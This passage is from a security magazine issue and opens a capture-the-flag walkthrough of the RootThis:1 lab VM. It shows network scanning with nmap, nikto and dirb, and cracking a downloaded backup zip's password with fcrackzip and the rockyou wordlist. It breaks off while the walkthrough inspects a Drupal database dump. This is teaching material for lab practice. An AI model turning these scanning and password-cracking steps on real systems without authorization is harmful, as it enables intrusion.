

Hackercool

January 2019 Edition 2 Issue 1

Capture The Flag : RootThis : 1

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :

Six modules including MySQL authentication bypass.

FIX IT :

Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :

Exploiting distributed ruby service running on port 8787.

*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note



Hello aspiring ethical hackers. Hope you are all awesome. Very much delighted to introduce the First Issue of the Second Edition of our Magazine.

*We thank everyone of our readers for being a part of this wonderful journey. **Thank you very much for your loyalty and patience.***

Coming to the FIRST Issue of our Second Edition, it has been rightly packed with a punch for our readers. We start this Issue with the Capture The Flag challenge of RootThis : 1. Although you may find walkthroughs for this challenge by just doing a Google search, we always make sure we bring you something extra.

*This challenge will show how Metasploit may fail you in some situations and also how it is not the end of a challenge or in some cases a pen test. In **Metasploit***

***This Month** we bring you some modules we were unable to cover in our previous Issues but the most exciting one will be the authentication bypass of MySQL. Apart from this we have included all our regular features.*

We hope you will find this Issue as interesting and informative as we thought it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : <https://hackercoolmagazine.com>

Blog : <https://www.hackercool.com>

Mail : qa@hackercool.com

Facebook : <https://www.facebook.com/hackercoolmagazine/>

Twitter : <https://twitter.com/hackercoolmagz>

INSIDE

Here's what you will find in the Hackercool January 2019 Issue .

1. *Capture The Flag :*

RootThis : 1

2. *Fix It :*

Fixing "struck at login screen" error in Parrot OS.

3. *Metasploit This Month :*

Consul Service RCE, Consul Rexec RCE, ColdFusion File Upload, GoAhead Web Server Pre-Load and MySQL Authentication Bypass Modules

4. *Metasploitable Tutorials :*

Attacking the distributed ruby service running on port 8787.

5. *Hacking Q & A :*

Answers to some of the questions asked by our ever curious readers.

6. *Data Breach This Month :*

Data of German politicians and Collection #1.

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

In this Issue, we bring you the challenge of RootThis : 1. It is virtual machine created by Fred Wemeijer. This Vm was not given any description but it can be implied from the title of the machine that the end goal is rooting this machine and read the root flag located in /root folder. The difficulty level of this CTF is not mentioned but it can be considered as BEGINNER. The VM can be downloaded from the link given below.

<https://www.vulnhub.com/entry/rootthis-1,272/>.

It is in OVA format and is built for Virtualbox even though it can be set up on Vmware. It is configured with DHCP service so that IP address is automatically assigned. My attacker machine is Parrot OS. So let's begin. The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find the IP address of our target.

```
Currently scanning: 192.168.129.0/16 | Screen View: Unique Hosts
38 Captured ARP Req/Rep packets, from 4 hosts. Total size: 2280
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.41.1      00:50:56:c0:00:08    35    2100 Unknown vendor
192.168.41.2      00:50:56:f4:34:59     1     60  Unknown vendor
192.168.41.176    00:0c:29:50:37:92     1     60  Unknown vendor
192.168.41.254    00:50:56:fd:bd:54     1     60  Unknown vendor
└─[x]─[root@parrot]─[~]
```


As we can see in the image above, the IP address of our target is 192.168.41.176. Our next step is to perform verbose scan on our target with Nmap.

```
└─[x]─[root@parrot]─[~]
└─# nmap -sV 192.168.41.176

Starting Nmap 7.40 ( https://nmap.org ) at 2019-05-20 13:44 IST
Nmap scan report for 192.168.41.176
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:50:37:92 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

The only open port on this machine is port 80. So I immediately opened my browser to have a look at the website running on that machine.



Apache2 Debian Default Page: It works - Mozilla Firefox

Apache2 Debian Default... x +

192.168.41.176 Search

Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

Nothing much here as it looks like a simple Apache default page. Next, I performed a Nikto scan on the website.

```
[root@parrot]~# #nikto -h http://192.168.41.176
- Nikto v2.1.6
-----
+ Target IP: 192.168.41.176
+ Target Hostname: 192.168.41.176
+ Target Port: 80
+ Start Time: 2019-05-20 13:47:40 (GMT5.5)
-----
+ Server: Apache/2.4.25 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd 0x57bf 2186278b3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2019-05-20 13:48:45 (GMT5.5) (65 seconds)
```

It gave me nothing. If there is any way into this system, it should definitely be through this port.

So I ran the dirbuster tool to scan all the directories on the website.

```
[*]-[root@parrot]-[~]
#dirb http://192.168.41.176

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Mon May 20 13:49:42 2019
URL_BASE: http://192.168.41.176/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.41.176/ ----
+ http://192.168.41.176/backup (CODE:200|SIZE:270103)
-> Testing: http://192.168.41.176/choosing
```

The scan started but the first result of the scan intrigued me. So I opened the browser and navigated to the url <http://192.168.41.176/backup>.



This is file. I downloaded it. In the terminal, the dirb scan was still running. So I let the scan r-

**Send all the questions
you have about
ethical hacking, cyber security and information security to
qa@hackercool.com**

un and opened a new tab to go to the Downloads folder. I used the `file` command to find out what kind of a file it is. It's a zip archived file. Zip files can be extracted using 'unzip' tool which is by default in Parrot OS. So I tried to extract it using `unzip`. But it was password protected.

There is a tool called "fcrackzip" which can be used to crack the passwords of zip files. For that we need a wordlist. Using `whereis` command, I found the `rockyou.txt.gz` archive in the `/usr/share/wordlists` directory as shown below. I extracted the archive using `gunzip` tool as shown below. Now the `rockyou.txt` dictionary is ready.

```
[root@parrot]~[~/Downloads]
└─ #whereis wordlists
wordlists: /usr/bin/wordlists /usr/share/wordlists
└─ #ls /usr/share/wordlists
dirb          dnsmap.txt      fern-wifi      nmap.lst      sqlmap.txt
dirbuster     fasttrack.txt  metasploit    rockyou.txt.gz wfuzz
└─ #gunzip
gzip: compressed data not read from a terminal. Use -f to force decompression.
For help, type: gzip -h
└─ #gunzip /usr/share/wordlists/rockyou.txt.gz
└─ #ls
backup index.png text.gif
└─ #ls /usr/share/wordlists
dirb          dnsmap.txt      fern-wifi      nmap.lst      sqlmap.txt
dirbuster     fasttrack.txt  metasploit    rockyou.txt    wfuzz
└─ #
```

I used `fcrackzip` as shown in the image below.

```
[root@parrot]~[~/Downloads]
└─ #fcrackzip -v -D -u -p /usr/share/wordlists/rockyou.txt backup
found file 'dump.sql', (size cp/uc 269921/1868829, flags 9, chk 118d)
checking pw udei9Qui

PASSWORD FOUND!!!!: pw == thebackup
└─ #
```

The password of the "backup" file is 'thebackup'. Nice hitch, It's time to unzip the "backup" file with the password we got.

```
[*]-[root@parrot]~[~/Downloads]
└─ #unzip backup
Archive:  backup
[backup] dump.sql password: ←
  inflating: dump.sql
└─ #lss
bash: lss: command not found
└─ #ls
backup dump.sql index.png text.gif
└─ #
```

Well, it worked. The archive contains a `.sql` file named `dump.sql`. What does it contain? Let's

see by opening it with a text editor. The file seems to be a dump of the database Drupal. So our target may be running Drupal.

```
dump.sql X
1 -- MySQL dump 10.16  Distrib 10.1.37-MariaDB, for debian-linux-gnu
  (x86_64)
2 --
3 -- Host: localhost      Database:
4 -- -----
5 -- Server version      10.1.37-MariaDB-0+deb9u1
6
7 /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
8 /*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
9 /*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
10 /*!40101 SET NAMES utf8mb4 */;
11 /*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
12 /*!40103 SET TIME_ZONE='+00:00' */;
13 /*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
14 /*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
  FOREIGN_KEY_CHECKS=0 */;
15 /*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO'
  */;
16 /*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
17
18 --
19 -- Current Database: `drupaldb`
20 --
21
```

It's time to view the tables in the database (In SQL databases, data is organized in tables which consist of columns where data is stored). We may get any table which might be useful to us. Thus I began an arduous task to search for tables which may contain anything useful to me.

```
dump.sql X
1327 /*!40101 SET character_set_client = @saved_cs_client */;
1328
1329 --
1330 -- Dumping data for table `menu_links`
1331 --
1332
1333 LOCK TABLES `menu_links` WRITE;
1334 /*!40000 ALTER TABLE `menu_links` DISABLE KEYS */;
1335 INSERT INTO `menu_links` VALUES
  ('management',1,0,'admin','admin','Administration','a:0:
  {}','system',0,0,1,0,9,1,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('user-menu',2,0,'user','user','User account','a:1:{s:5:"alter
  \";b:1;}','system',0,0,0,0,-10,1,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('navigation',3,0,'comment/%','comment/%','Comment permalink','a:0:
  {}','system',0,0,1,0,0,1,0,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('navigation',4,0,'filter/tips','filter/tips','Compose tips','a:0:
